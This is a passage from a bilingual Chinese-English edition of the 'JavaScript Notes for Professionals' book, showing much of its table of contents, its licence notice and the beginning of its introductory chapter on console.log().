Section 36.1: Sending and Receiving JSON Data via POST	240
Section 36.2: Add an AJAX preloader	240
Section 36.3: Displaying the top JavaScript questions of the month from Stack Overflow's API	241
Section 36.4: Using GET with parameters	242
Section 36.5: Check if a file exists via a HEAD request	243
Section 36.6: Using GET and no parameters	243
Section 36.7: Listening to AJAX events at a global level	243
Chapter 37: Enumerations	244
Section 37.1: Enum definition using Object.freeze()	244
Section 37.2: Alternate definition	244
Section 37.3: Printing an enum variable	244
Section 37.4: Implementing Enums Using Symbols	245
Section 37.5: Automatic Enumeration Value	245
Chapter 38: Map	247
Section 38.1: Creating a Map	247
Section 38.2: Clearing a Map	247
Section 38.3: Removing an element from a Map	247
Section 38.4: Checking if a key exists in a Map	248
Section 38.5: Iterating Maps	248
Section 38.6: Getting and setting elements	248
Section 38.7: Getting the number of elements of a Map	249
Chapter 39: Timestamps	250
Section 39.1: High-resolution timestamps	250
Section 39.2: Get Timestamp in Seconds	250
Section 39.3: Low-resolution timestamps	250
Section 39.4: Support for legacy browsers	250
Chapter 40: Unary Operators	251
Section 40.1: Overview	251
Section 40.2: The typeof operator	251
Section 40.3: The delete operator	252
Section 40.4: The unary plus operator (+)	253
Section 40.5: The void operator	254
Section 40.6: The unary negation operator (-)	255
Section 40.7: The bitwise NOT operator (~)	255
Section 40.8: The logical NOT operator (!)	256
Chapter 41: Generators	258
Section 41.1: Generator Functions	258
Section 41.2: Sending Values to Generator	259
Section 41.3: Delegating to other Generator	259

第41.4节：迭代	259	Section 41.4: Iteration	259
第41.5节：使用生成器的异步流程	260	Section 41.5: Async flow with generators	260
第41.6节：迭代器-观察者接口	261	Section 41.6: Iterator-Observer interface	261
第42章：Promise	263	Chapter 42: Promises	263
第42.1节：介绍	263	Section 42.1: Introduction	263
第42.2节：Promise 链式调用	264	Section 42.2: Promise chaining	264
第42.3节：等待多个并发的 Promise	265	Section 42.3: Waiting for multiple concurrent promises	265
第42.4节：将数组简化为链式Promise	266	Section 42.4: Reduce an array to chained promises	266
第42.5节：等待多个并发Promise中的第一个完成	267	Section 42.5: Waiting for the first of multiple concurrent promises	267
第42.6节：将带回调的函数“Promise化”	268	Section 42.6: "Promisifying" functions with callbacks	268
第42.7节：错误处理	268	Section 42.7: Error Handling	268
第42.8节：协调同步与异步操作	272	Section 42.8: Reconciling synchronous and asynchronous operations	272
第42.9节：延迟函数调用	273	Section 42.9: Delay function call	273
第42.10节：“承诺化”值	273	Section 42.10: "Promisifying" values	273
第42.11节：使用ES2017的async/await	274	Section 42.11: Using ES2017 async/await	274
第42.12节：使用finally()进行清理	274	Section 42.12: Performing cleanup with finally()	274
第42.13节：带有承诺的forEach	275	Section 42.13: forEach with promises	275
第42.14节：异步API请求	275	Section 42.14: Asynchronous API request	275
第43章：集合	277	Chapter 43: Set	277
第43.1节：创建集合	277	Section 43.1: Creating a Set	277
第43.2节：向集合添加值	277	Section 43.2: Adding a value to a Set	277
第43.3节：从集合中移除值	277	Section 43.3: Removing value from a set	277
第43.4节：检查集合中是否存在某值	278	Section 43.4: Checking if a value exist in a set	278
第43.5节：清空集合	278	Section 43.5: Clearing a Set	278
第43.6节：获取集合长度	278	Section 43.6: Getting set length	278
第43.7节：将集合转换为数组	278	Section 43.7: Converting Sets to arrays	278
第43.8节：集合的交集与差集	279	Section 43.8: Intersection and difference in Sets	279
第43.9节：集合的迭代	279	Section 43.9: Iterating Sets	279
第44章：模态框 - 提示	280	Chapter 44: Modals - Prompts	280
第44.1节：关于用户提示	280	Section 44.1: About User Prompts	280
第44.2节：持久提示模态框	280	Section 44.2: Persistent Prompt Modal	280
第44.3节：确认删除元素	281	Section 44.3: Confirm to Delete element	281
第44.4节：alert()的使用	281	Section 44.4: Usage of alert()	281
第44.5节：prompt()的使用	282	Section 44.5: Usage of prompt()	282
第45章：execCommand和contenteditable	283	Chapter 45: execCommand and contenteditable	283
第45.1节：监听contenteditable的变化	284	Section 45.1: Listening to Changes of contenteditable	284
第45.2节：入门	284	Section 45.2: Getting started	284
第45.3节：使用execCommand("copy")从textarea复制到剪贴板	285	Section 45.3: Copy to clipboard from textarea using execCommand("copy")	285
第45.4节：格式化	285	Section 45.4: Formatting	285
第46章：历史	287	Chapter 46: History	287
第46.1节：history.pushState()	287	Section 46.1: history.pushState()	287
第46.2节：history.replaceState()	287	Section 46.2: history.replaceState()	287
第46.3节：从历史列表加载特定URL	287	Section 46.3: Load a specific URL from the history list	287
第47章：导航器对象	289	Chapter 47: Navigator Object	289
第47.1节：获取一些基本浏览器数据并以JSON对象返回	289	Section 47.1: Get some basic browser data and return it as a JSON object	289
第48章：BOM（浏览器对象模型）	290	Chapter 48: BOM (Browser Object Model)	290
第48.1节：介绍	290	Section 48.1: Introduction	290
第48.2节：窗口对象属性	290	Section 48.2: Window Object Properties	290
第48.3节：窗口对象方法	291	Section 48.3: Window Object Methods	291

第49章：事件循环	292	Chapter 49: The Event Loop	292
第49.1节：网页浏览器中的事件循环	292	Section 49.1: The event loop in a web browser	292
第49.2节：异步操作与事件循环	293	Section 49.2: Asynchronous operations and the event loop	293
第50章：严格模式	294	Chapter 50: Strict mode	294
第50.1节：针对整个脚本	294	Section 50.1: For entire scripts	294
第50.2节：针对函数	294	Section 50.2: For functions	294
第50.3节：属性的更改	294	Section 50.3: Changes to properties	294
第50.4节：全局属性的更改	295	Section 50.4: Changes to global properties	295
第50.5节：重复参数	296	Section 50.5: Duplicate Parameters	296
第50.6节：严格模式下的函数作用域	296	Section 50.6: Function scoping in strict mode	296
第50.7节：函数参数列表的行为	296	Section 50.7: Behaviour of a function's arguments list	296
第50.8节：非简单参数列表	297	Section 50.8: Non-Simple parameter lists	297
第51章：自定义元素	299	Chapter 51: Custom Elements	299
第51.1节：扩展原生元素	299	Section 51.1: Extending Native Elements	299
第51.2节：注册新元素	299	Section 51.2: Registering New Elements	299
第52章：数据操作	300	Chapter 52: Data Manipulation	300
第52.1节：将数字格式化为货币	300	Section 52.1: Format numbers as money	300
第52.2节：从文件名中提取扩展名	300	Section 52.2: Extract extension from file name	300
第52.3节：根据字符串名称设置对象属性	301	Section 52.3: Set object property given its string name	301
第53章：二进制数据	302	Chapter 53: Binary Data	302
第53.1节：获取图像文件的二进制表示	302	Section 53.1: Getting binary representation of an image file	302
第53.2节：在Blob和ArrayBuffer之间转换	302	Section 53.2: Converting between Blobs and ArrayBuffer	302
第53.3节：使用DataView操作ArrayBuffer	303	Section 53.3: Manipulating ArrayBuffer with DataViews	303
第53.4节：从Base64字符串创建TypedArray	303	Section 53.4: Creating a TypedArray from a Base64 string	303
第53.5节：使用TypedArrays	304	Section 53.5: Using TypedArrays	304
第53.6节：遍历arrayBuffer	304	Section 53.6: Iterating through an arrayBuffer	304
第54章：模板字面量	306	Chapter 54: Template Literals	306
第54.1节：基本插值和多行字符串	306	Section 54.1: Basic interpolation and multiline strings	306
第54.2节：标签字符串	306	Section 54.2: Tagged strings	306
第54.3节：原始字符串	307	Section 54.3: Raw strings	307
第54.4节：使用模板字符串模板化HTML	307	Section 54.4: Templating HTML With Template Strings	307
第54.5节：介绍	308	Section 54.5: Introduction	308
第55章：获取（Fetch）	309	Chapter 55: Fetch	309
第55.1节：获取JSON数据	309	Section 55.1: Getting JSON data	309
第55.2节：设置请求头	309	Section 55.2: Set Request Headers	309
第55.3节：POST数据	309	Section 55.3: POST Data	309
第55.4节：发送Cookie	310	Section 55.4: Send cookies	310
第55.5节：全局Fetch	310	Section 55.5: GlobalFetch	310
第55.6节：使用Fetch从Stack Overflow API显示问题	310	Section 55.6: Using Fetch to Display Questions from the Stack Overflow API	310
第56章：作用域	311	Chapter 56: Scope	311
第56.1节：闭包	311	Section 56.1: Closures	311
第56.2节：变量提升	312	Section 56.2: Hoisting	312
第56.3节：var和let的区别	315	Section 56.3: Difference between var and let	315
第56.4节：Apply 和 Call 语法及调用	317	Section 56.4: Apply and Call syntax and invocation	317
第56.5节：箭头函数调用	318	Section 56.5: Arrow function invocation	318
第56.6节：绑定调用	319	Section 56.6: Bound invocation	319
第56.7节：方法调用	319	Section 56.7: Method invocation	319
第56.8节：匿名调用	320	Section 56.8: Anonymous invocation	320
第56.9节：构造函数调用	320	Section 56.9: Constructor invocation	320

第56.10节：在循环中使用let代替var（点击处理器示例）	320	Section 56.10: Using let in loops instead of var (click handlers example)	320
第57章：模块	322	Chapter 57: Modules	322
第57.1节：定义模块	322	Section 57.1: Defining a module	322
第57.2节：默认导出	322	Section 57.2: Default exports	322
第57.3节：从另一个模块导入命名成员	323	Section 57.3: Importing named members from another module	323
第57.4节：导入整个模块	323	Section 57.4: Importing an entire module	323
第57.5节：使用别名导入命名成员	324	Section 57.5: Importing named members with aliases	324
第57.6节：带副作用的导入	324	Section 57.6: Importing with side effects	324
第57.7节：导出多个命名成员	324	Section 57.7: Exporting multiple named members	324
第58章：屏幕	325	Chapter 58: Screen	325
第58.1节：获取屏幕分辨率	325	Section 58.1: Getting the screen resolution	325
第58.2节：获取屏幕的“可用”区域	325	Section 58.2: Getting the “available” area of the screen	325
第58.3节：页面宽度和高度	325	Section 58.3: Page width and height	325
第58.4节：窗口的innerWidth和innerHeight属性	325	Section 58.4: Window innerWidth and innerHeight Properties	325
第58.5节：获取屏幕的颜色信息	325	Section 58.5: Getting color information about the screen	325
第59章：变量强制转换/转换	326	Chapter 59: Variable coercion/conversion	326
第59.1节：双重否定 (!!x)	326	Section 59.1: Double Negation (!!x)	326
第59.2节：隐式转换	326	Section 59.2: Implicit conversion	326
第59.3节：转换为布尔值	326	Section 59.3: Converting to boolean	326
第59.4节：将字符串转换为数字	327	Section 59.4: Converting a string to a number	327
第59.5节：将数字转换为字符串	328	Section 59.5: Converting a number to a string	328
第59.6节：原始类型到原始类型的转换表	328	Section 59.6: Primitive to Primitive conversion table	328
第59.7节：将数组转换为字符串	328	Section 59.7: Convert an array to a string	328
第59.8节：使用数组方法将数组转换为字符串	329	Section 59.8: Array to String using array methods	329
第59.9节：将数字转换为布尔值	329	Section 59.9: Converting a number to a boolean	329
第59.10节：将字符串转换为布尔值	329	Section 59.10: Converting a string to a boolean	329
第59.11节：整数转浮点数	329	Section 59.11: Integer to Float	329
第59.12节：浮点数转整数	330	Section 59.12: Float to Integer	330
第59.13节：将字符串转换为浮点数	330	Section 59.13: Convert string to float	330
第60章：解构赋值	331	Chapter 60: Destructuring assignment	331
第60.1节：解构对象	331	Section 60.1: Destructuring Objects	331
第60.2节：解构函数参数	332	Section 60.2: Destructuring function arguments	332
第60.3节：嵌套解构	332	Section 60.3: Nested Destructuring	332
第60.4节：数组解构	333	Section 60.4: Destructuring Arrays	333
第60.5节：变量内的解构	333	Section 60.5: Destructuring inside variables	333
第60.6节：解构时的默认值	334	Section 60.6: Default Value While Destructuring	334
第60.7节：解构时变量重命名	334	Section 60.7: Renaming Variables While Destructuring	334
第61章：WebSockets	335	Chapter 61: WebSockets	335
第61.1节：处理字符串消息	335	Section 61.1: Working with string messages	335
第61.2节：建立WebSocket连接	335	Section 61.2: Establish a web socket connection	335
第61.3节：处理二进制消息	335	Section 61.3: Working with binary messages	335
第61.4节：建立安全的WebSocket连接	336	Section 61.4: Making a secure web socket connection	336
第62章：箭头函数	337	Chapter 62: Arrow Functions	337
第62.1节：介绍	337	Section 62.1: Introduction	337
第62.2节：词法作用域与绑定（“this”的值）	337	Section 62.2: Lexical Scoping & Binding (Value of "this")	337
第62.3节：arguments对象	338	Section 62.3: Arguments Object	338
第62.4节：隐式返回	338	Section 62.4: Implicit Return	338
第62.5节：箭头函数作为构造函数	339	Section 62.5: Arrow functions as a constructor	339
第62.6节：显式返回	339	Section 62.6: Explicit Return	339

第63章：工作线程	340	Chapter 63: Workers	340
第63.1节：Web工作线程	340	Section 63.1: Web Worker	340
第63.2节：一个简单的服务工作线程	340	Section 63.2: A simple service worker	340
第63.3节：注册服务工作线程	341	Section 63.3: Register a service worker	341
第63.4节：与Web Worker通信	341	Section 63.4: Communicating with a Web Worker	341
第63.5节：终止Worker	342	Section 63.5: Terminate a worker	342
第63.6节：填充缓存	343	Section 63.6: Populating your cache	343
第63.7节：专用Worker和共享Worker	343	Section 63.7: Dedicated Workers and Shared Workers	343
第64章：requestAnimationFrame	345	Chapter 64: requestAnimationFrame	345
第64.1节：使用requestAnimationFrame实现元素淡入	345	Section 64.1: Use requestAnimationFrame to fade in element	345
第64.2节：保持兼容性	346	Section 64.2: Keeping Compatibility	346
第64.3节：取消动画	346	Section 64.3: Cancelling an Animation	346
第65章：创建型设计模式	348	Chapter 65: Creational Design Patterns	348
第65.1节：工厂函数	348	Section 65.1: Factory Functions	348
第65.2节：组合工厂	349	Section 65.2: Factory with Composition	349
第65.3节：模块与揭示模块模式	350	Section 65.3: Module and Revealing Module Patterns	350
第65.4节：原型模式	352	Section 65.4: Prototype Pattern	352
第65.5节：单例模式	353	Section 65.5: Singleton Pattern	353
第65.6节：抽象工厂模式	354	Section 65.6: Abstract Factory Pattern	354
第66章：浏览器检测	355	Chapter 66: Detecting browser	355
第66.1节：特性检测方法	355	Section 66.1: Feature Detection Method	355
第66.2节：用户代理检测	355	Section 66.2: User Agent Detection	355
第66.3节：库方法	356	Section 66.3: Library Method	356
第67章：符号	357	Chapter 67: Symbols	357
第67.1节：符号原始类型基础	357	Section 67.1: Basics of symbol primitive type	357
第67.2节：使用 Symbol.for() 创建全局共享符号	357	Section 67.2: Using Symbol.for() to create global, shared symbols	357
第67.3节：将符号转换为字符串	357	Section 67.3: Converting a symbol into a string	357
第68章：转译	359	Chapter 68: Transpiling	359
第68.1节：转译简介	359	Section 68.1: Introduction to Transpiling	359
第68.2节：开始使用 Babel 支持 ES6/7	360	Section 68.2: Start using ES6/7 with Babel	360
第69章：自动分号插入 - ASI	361	Chapter 69: Automatic Semicolon Insertion - ASI	361
第69.1节：避免在return语句上自动插入分号	361	Section 69.1: Avoid semicolon insertion on return statements	361
第69.2节：自动分号插入规则	361	Section 69.2: Rules of Automatic Semicolon Insertion	361
第69.3节：受自动分号插入影响的语句	362	Section 69.3: Statements affected by automatic semicolon insertion	362
第70章：本地化	364	Chapter 70: Localization	364
第70.1节：数字格式化	364	Section 70.1: Number formatting	364
第70.2节：货币格式化	364	Section 70.2: Currency formatting	364
第70.3节：日期和时间格式化	364	Section 70.3: Date and time formatting	364
第71章：地理位置	365	Chapter 71: Geolocation	365
第71.1节：当用户位置变化时获取更新	365	Section 71.1: Get updates when a user's location changes	365
第71.2节：获取用户的纬度和经度	365	Section 71.2: Get a user's latitude and longitude	365
第71.3节：更具描述性的错误代码	365	Section 71.3: More descriptive error codes	365
第72章：IndexedDB	367	Chapter 72: IndexedDB	367
第72.1节：打开数据库	367	Section 72.1: Opening a database	367
第72.2节：添加对象	367	Section 72.2: Adding objects	367
第72.3节：数据检索	368	Section 72.3: Retrieving data	368
第72.4节：测试IndexedDB可用性	369	Section 72.4: Testing for IndexedDB availability	369
第73章：模块化技术	370	Chapter 73: Modularization Techniques	370
第73.1节：ES6模块	370	Section 73.1: ES6 Modules	370

第73.2节：通用模块定义（UMD）	370
第73.3节：立即调用函数表达式（IIFE）	371
第73.4节：异步模块定义（AMD）	371
第73.5节：CommonJS - Node.js	372
第74章：代理（Proxy）	374
第74.1节：代理属性查找	374
第74.2节：非常简单的代理（使用set陷阱）	374
第75章：.postMessage() 和 MessageEvent	376
第75.1节：入门	376
第76章：WeakMap	379
第76.1节：创建WeakMap对象	379
第76.2节：获取与键关联的值	379
第76.3节：给键赋值	379
第76.4节：检查是否存在具有该键的元素	379
第76.5节：移除具有该键的元素	380
第76.6节：弱引用演示	380
第77章：WeakSet	382
第77.1节：创建WeakSet对象	382
第77.2节：添加值	382
第77.3节：检查值是否存在	382
第77.4节：移除值	382
第78章：转义序列	383
第78.1节：在字符串和正则表达式中输入特殊字符	383
第78.2节：转义序列类型	383
第79章：行为型设计模式	386
第79.1节：观察者模式	386
第79.2节：中介者模式	387
第79.3节：命令模式	388
第79.4节：迭代器模式	389
第80章：服务器发送事件	391
第80.1节：设置到服务器的基本事件流	391
第80.2节：关闭事件流	391
第80.3节：将事件监听器绑定到EventSource	391
第81章：异步函数（async/await）	393
第81.1节：介绍	393
第81.2节：await与运算符优先级	393
第81.3节：异步函数与Promise的比较	394
第81.4节：使用async await进行循环	395
第81.5节：减少缩进	396
第81.6节：同时异步（并行）操作	397
第82章：异步迭代器	398
第82.1节：基础	398
第83章：如何使迭代器可在异步回调函数中使用	399
第83.1节：错误代码，你能发现为什么这种使用key会导致错误吗？	399
第83.2节：正确写作	399
第84章：尾调用优化	400
第84.1节：什么是尾调用优化（TCO）	400
第84.2节：递归循环	400

Section 73.2: Universal Module Definition (UMD)	370
Section 73.3: Immediately invoked function expressions (IIFE)	371
Section 73.4: Asynchronous Module Definition (AMD)	371
Section 73.5: CommonJS - Node.js	372
Chapter 74: Proxy	374
Section 74.1: Proxying property lookup	374
Section 74.2: Very simple proxy (using the set trap)	374
Chapter 75: .postMessage() and MessageEvent	376
Section 75.1: Getting Started	376
Chapter 76: WeakMap	379
Section 76.1: Creating a WeakMap object	379
Section 76.2: Getting a value associated to the key	379
Section 76.3: Assigning a value to the key	379
Section 76.4: Checking if an element with the key exists	379
Section 76.5: Removing an element with the key	380
Section 76.6: Weak reference demo	380
Chapter 77: WeakSet	382
Section 77.1: Creating a WeakSet object	382
Section 77.2: Adding a value	382
Section 77.3: Checking if a value exists	382
Section 77.4: Removing a value	382
Chapter 78: Escape Sequences	383
Section 78.1: Entering special characters in strings and regular expressions	383
Section 78.2: Escape sequence types	383
Chapter 79: Behavioral Design Patterns	386
Section 79.1: Observer pattern	386
Section 79.2: Mediator Pattern	387
Section 79.3: Command	388
Section 79.4: Iterator	389
Chapter 80: Server-sent events	391
Section 80.1: Setting up a basic event stream to the server	391
Section 80.2: Closing an event stream	391
Section 80.3: Binding event listeners to EventSource	391
Chapter 81: Async functions (async/await)	393
Section 81.1: Introduction	393
Section 81.2: Await and operator precedence	393
Section 81.3: Async functions compared to Promises	394
Section 81.4: Looping with async await	395
Section 81.5: Less indentation	396
Section 81.6: Simultaneous async (parallel) operations	397
Chapter 82: Async Iterators	398
Section 82.1: Basics	398
Chapter 83: How to make iterator usable inside async callback function	399
Section 83.1: Erroneous code, can you spot why this usage of key will lead to bugs?	399
Section 83.2: Correct Writing	399
Chapter 84: Tail Call Optimization	400
Section 84.1: What is Tail Call Optimization (TCO)	400
Section 84.2: Recursive loops	400

第85章：按位运算符——实际示例（代码片段）	401
第85.1节：使用按位异或交换两个整数（无需额外内存分配）	401
第85.2节：通过2的幂进行更快的乘法或除法	401
第85.3节：使用按位与检测数字的奇偶性	401
第86章：波浪号 ~	403
第86.1节：~ 整数	403
第86.2节：~~ 运算符	403
第86.3节：将非数字值转换为数字	404
第86.4节：简写	404
第86.5节：~ 小数	404
第87章：使用JavaScript获取/设置CSS自定义变量	406
第87.1节：如何获取和设置CSS变量属性值	406
第88章：选择API	407
第88.1节：获取选中文本	407
第88.2节：取消所有选中内容	407
第88.3节：选择元素内容	407
第89章：文件API、Blob和FileReader	408
第89.1节：以字符串形式读取文件	408
第89.2节：以dataURL形式读取文件	408
第89.3节：切片文件	409
第89.4节：获取文件属性	409
第89.5节：选择多个文件及限制文件类型	410
第89.6节：使用Blob进行客户端csv下载	410
第90章：通知API	411
第90.1节：请求发送通知的权限	411
第90.2节：发送通知	411
第90.3节：关闭通知	411
第90.4节：通知事件	412
第91章：振动API	413
第91.1节：单次振动	413
第91.2节：支持检查	413
第91.3节：振动模式	413
第92章：电池状态API	414
第92.1节：电池事件	414
第92.2节：获取当前电池电量	414
第92.3节：电池是否正在充电？	414
第92.4节：获取电池耗尽前剩余时间	414
第92.5节：获取电池充满前剩余时间	414
第93章：流畅接口（Fluent API）	415
第93.1节：使用JS捕获HTML文章构建的流畅接口	415
第94章：Web加密API	417
第94.1节：创建摘要（例如SHA-256）	417
第94.2节：加密随机数据	417
第94.3节：生成RSA密钥对并转换为PEM格式	418
第94.4节：将PEM密钥对转换为CryptoKey	419
第95章：安全问题	421
第95.1节：反射型跨站脚本攻击（XSS）	421
第95.2节：持久型跨站脚本攻击（XSS）	422
第95.3节：来自JavaScript字符串字面量的持久型跨站脚本攻击	423

Chapter 85: Bitwise Operators - Real World Examples (snippets)	401
Section 85.1: Swapping Two Integers with Bitwise XOR (without additional memory allocation)	401
Section 85.2: Faster multiplication or division by powers of 2	401
Section 85.3: Number's Parity Detection with Bitwise AND	401
Chapter 86: Tilde ~	403
Section 86.1: ~ Integer	403
Section 86.2: ~~ Operator	403
Section 86.3: Converting Non-numeric values to Numbers	404
Section 86.4: Shorthands	404
Section 86.5: ~ Decimal	404
Chapter 87: Using JavaScript to get/set CSS custom variables	406
Section 87.1: How to get and set CSS variable property values	406
Chapter 88: Selection API	407
Section 88.1: Get the text of the selection	407
Section 88.2: Deselect everything that is selected	407
Section 88.3: Select the contents of an element	407
Chapter 89: File API, Blobs and FileReader	408
Section 89.1: Read file as string	408
Section 89.2: Read file as dataURL	408
Section 89.3: Slice a file	409
Section 89.4: Get the properties of the file	409
Section 89.5: Selecting multiple files and restricting file types	410
Section 89.6: Client side csv download using Blob	410
Chapter 90: Notifications API	411
Section 90.1: Requesting Permission to send notifications	411
Section 90.2: Sending Notifications	411
Section 90.3: Closing a notification	411
Section 90.4: Notification events	412
Chapter 91: Vibration API	413
Section 91.1: Single vibration	413
Section 91.2: Check for support	413
Section 91.3: Vibration patterns	413
Chapter 92: Battery Status API	414
Section 92.1: Battery Events	414
Section 92.2: Getting current battery level	414
Section 92.3: Is battery charging?	414
Section 92.4: Get time left until battery is empty	414
Section 92.5: Get time left until battery is fully charged	414
Chapter 93: Fluent API	415
Section 93.1: Fluent API capturing construction of HTML articles with JS	415
Chapter 94: Web Cryptography API	417
Section 94.1: Creating digests (e.g. SHA-256)	417
Section 94.2: Cryptographically random data	417
Section 94.3: Generating RSA key pair and converting to PEM format	418
Section 94.4: Converting PEM key pair to CryptoKey	419
Chapter 95: Security issues	421
Section 95.1: Reflected Cross-site scripting (XSS)	421
Section 95.2: Persistent Cross-site scripting (XSS)	422
Section 95.3: Persistent Cross-site scripting from JavaScript string literals	423

第95.4节：为什么他人的脚本可能会损害您的网站及其访客	423
第95.5节：Evaluated JSON注入	424
第96章：同源策略与跨源通信	426
第96.1节：使用消息进行安全的跨源通信	426
第96.2节：绕过同源策略的方法	427
第97章：错误处理	429
第97.1节：错误对象	429
第97.2节：与Promise的交互	429
第97.3节：错误类型	430
第97.4节：操作顺序及高级思考	430
第98章：浏览器中的全局错误处理	433
第98.1节：处理window.onerror以将所有错误报告回服务器端	433
第99章：调试	435
第99.1节：交互式解释器变量	435
第99.2节：断点	435
第99.3节：使用设置器和获取器查找属性变化原因	436
第99.4节：使用控制台	437
第99.5节：自动暂停执行	438
第99.6节：元素检查器	438
第99.7节：函数调用时中断	438
第99.8节：逐步执行代码	439
第100章：JavaScript单元测试	440
第100.1节：使用Mocha、Sinon、Chai和Proxyquire进行Promise单元测试	440
第100.2节：基本断言	442
第101章：评估JavaScript	444
第101.1节：评估一串JavaScript语句	444
第101.2节：介绍	444
第101.3节：评估与数学	444
第102章：代码检查工具——确保代码质量	445
第102.1节：JSHint	445
第102.2节：ESLint / JSCS	446
第102.3节：JSLint	446
第103章：反模式	447
第103.1节：在变量声明中链式赋值	447
第104章：性能优化技巧	448
第104.1节：避免在性能关键函数中使用try/catch	448
第104.2节：限制DOM更新	448
第104.3节：代码基准测试——测量执行时间	449
第104.4节：对高计算量函数使用记忆化	451
第104.5节：使用null初始化对象属性	453
第104.6节：重用对象而非重新创建	454
第104.7节：优先使用局部变量而非全局变量、属性和索引值	455
第104.8节：在使用数字时保持一致性	456
第105章：内存效率	458
第105.1节：创建真正私有方法的缺点	458
附录A：保留关键字	459
第A.1节：保留关键字	459
第A.2节：标识符与标识符名称	461

Section 95.4: Why scripts from other people can harm your website and its visitors	423
Section 95.5: Evaluated JSON injection	424
Chapter 96: Same Origin Policy & Cross-Origin Communication	426
Section 96.1: Safe cross-origin communication with messages	426
Section 96.2: Ways to circumvent Same-Origin Policy	427
Chapter 97: Error Handling	429
Section 97.1: Error objects	429
Section 97.2: Interaction with Promises	429
Section 97.3: Error types	430
Section 97.4: Order of operations plus advanced thoughts	430
Chapter 98: Global error handling in browsers	433
Section 98.1: Handling window.onerror to report all errors back to the server-side	433
Chapter 99: Debugging	435
Section 99.1: Interactive interpreter variables	435
Section 99.2: Breakpoints	435
Section 99.3: Using setters and getters to find what changed a property	436
Section 99.4: Using the console	437
Section 99.5: Automatically pausing execution	438
Section 99.6: Elements inspector	438
Section 99.7: Break when a function is called	438
Section 99.8: Stepping through code	439
Chapter 100: Unit Testing JavaScript	440
Section 100.1: Unit Testing Promises with Mocha, Sinon, Chai and Proxyquire	440
Section 100.2: Basic Assertion	442
Chapter 101: Evaluating JavaScript	444
Section 101.1: Evaluate a string of JavaScript statements	444
Section 101.2: Introduction	444
Section 101.3: Evaluation and Math	444
Chapter 102: Linters - Ensuring code quality	445
Section 102.1: JSHint	445
Section 102.2: ESLint / JSCS	446
Section 102.3: JSLint	446
Chapter 103: Anti-patterns	447
Section 103.1: Chaining assignments in var declarations	447
Chapter 104: Performance Tips	448
Section 104.1: Avoid try/catch in performance-critical functions	448
Section 104.2: Limit DOM Updates	448
Section 104.3: Benchmarking your code - measuring execution time	449
Section 104.4: Use a memoizer for heavy-computing functions	451
Section 104.5: Initializing object properties with null	453
Section 104.6: Reuse objects rather than recreate	454
Section 104.7: Prefer local variables to globals, attributes, and indexed values	455
Section 104.8: Be consistent in use of Numbers	456
Chapter 105: Memory efficiency	458
Section 105.1: Drawback of creating true private method	458
Appendix A: Reserved Keywords	459
Section A.1: Reserved Keywords	459
Section A.2: Identifiers & Identifier Names	461

鸣谢	463
你可能也喜欢	474

Credits	463
You may also like	474

欢迎随意免费分享此PDF，
本书最新版本可从以下网址下载：

<https://goalkicker.com/JavaScriptBook>

本*JavaScript® 专业人士笔记*一书汇编自[Stack Overflow 文档](#)，内容由Stack Overflow的优秀贡献者撰写。
文本内容采用知识共享署名-相同方式共享许可协议发布，详见本书末尾对各章节贡献者的致谢。图片版权归各自所有者所有，除非另有说明。

本书为非官方免费教材，旨在教育用途，与官方JavaScript®组织或公司及Stack Overflow无关。所有商标及注册商标均为其各自公司所有。

本书所提供信息不保证正确或准确，使用风险自负。

请将反馈和更正发送至web@petercv.com

Please feel free to share this PDF with anyone for free,
latest version of this book can be downloaded from:
<https://goalkicker.com/JavaScriptBook>

This *JavaScript® Notes for Professionals* book is compiled from [Stack Overflow Documentation](#), the content is written by the beautiful people at Stack Overflow.
Text content is released under Creative Commons BY-SA, see credits at the end of this book whom contributed to the various chapters. Images may be copyright of their respective owners unless otherwise specified

This is an unofficial free book created for educational purposes and is not affiliated with official JavaScript® group(s) or company(s) nor Stack Overflow. All trademarks and registered trademarks are the property of their respective company owners

The information presented in this book is not guaranteed to be correct nor accurate, use at your own risk

Please send feedback and corrections to web@petercv.com

第1章：JavaScript入门

版本发布日期

1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

第1.1节：使用console.log()

介绍

所有现代网页浏览器、Node.js以及几乎所有其他JavaScript环境都支持使用一套日志方法向控制台写入消息。最常用的方法是console.log()。


在浏览器环境中，console.log()函数主要用于调试目的。

入门

打开浏览器中的JavaScript控制台，输入以下内容，然后按

回车

这将在控制台输出以下内容：



```
Elements Console Sources Network Timeline
top
> console.log("Hello, World!");
Hello, World!
< undefined
> |
```

在上面的例子中，console.log() 函数将 Hello, World! 打印到控制台，并返回 undefined (如上图控制台输出窗口所示)。这是因为 console.log() 没有显式的 return 值。

日志变量

console.log() 可以用来记录任何类型的变量；不仅仅是字符串。只需传入你想要在控制台显示的变量，例如：

```
var foo = "bar";
console.log(foo);
```

这将在控制台输出以下内容：

Chapter 1: Getting started with JavaScript

Version Release Date

1	1997-06-01
2	1998-06-01
3	1998-12-01
E4X	2004-06-01
5	2009-12-01
5.1	2011-06-01
6	2015-06-01
7	2016-06-14
8	2017-06-27

Section 1.1: Using console.log()

Introduction

All modern web browsers, Node.js as well as almost every other JavaScript environments support writing messages to a console using a suite of logging methods. The most common of these methods is console.log().


In a browser environment, the console.log() function is predominantly used for debugging purposes.

Getting Started

Open up the JavaScript Console in your browser, type the following, and press **Enter** :

```
console.log("Hello, World!");
```

This will log the following to the console:



```
Elements Console Sources Network Timeline
top
> console.log("Hello, World!");
Hello, World!
< undefined
> |
```

